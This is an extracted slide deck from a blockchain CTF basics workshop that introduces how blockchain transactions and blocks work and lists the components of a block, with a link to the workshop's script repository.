





GitHub Link

<https://github.com/Raahguu/Blockchain-CTF-Basics-Workshop-Scripts>



Joshua Finlayson

Blockchain CTF Basics

The slide features a dark brown background on the left and a vibrant orange-to-red gradient on the right. A thin orange vertical line separates the two sections. In the center, the title 'Blockchain Basics' is written in a large, white, sans-serif font. To the left of the text, there is a small orange triangle pointing right and a large, faint, light-gray arrow pointing right. The right side of the slide is decorated with abstract white line art, including several large, overlapping chevron-like shapes and circles.

Blockchain Basics



Transactions

- A Blockchain is a globally shared, transactional database
- Everyone can Read wherever, whenever
- To Write you need to make a Transaction
- A Transaction means that either all the changes are made at once, or none are
- Only one Transaction can occur at a time
- Transactions are always signed

Blocks

- In a peer-to-peer network the idea of 'first' is hard to define
- So based on blockchain specific algorithms and the miners/stakers, transactions are bundled into 'blocks'
- These blocks contain the hash of the previous block, then are added to the network
- Blocks can be reverted occasionally, but this results in every block after it also needing to be reversed
- The inclusion of the hashes forms the 'chain' in Blockchain


Block Contents

Component	Purpose
Header	Stores Metadata
Previous Block Hash	Links to Previous Block
Timestamp	When the block was added to the network
Transactions	All the transactions within the block
Transaction's Hash	Hash of all the transactions
Nonce	The nonce used as Proof-of-Work
Block Hash	Hash of the Block

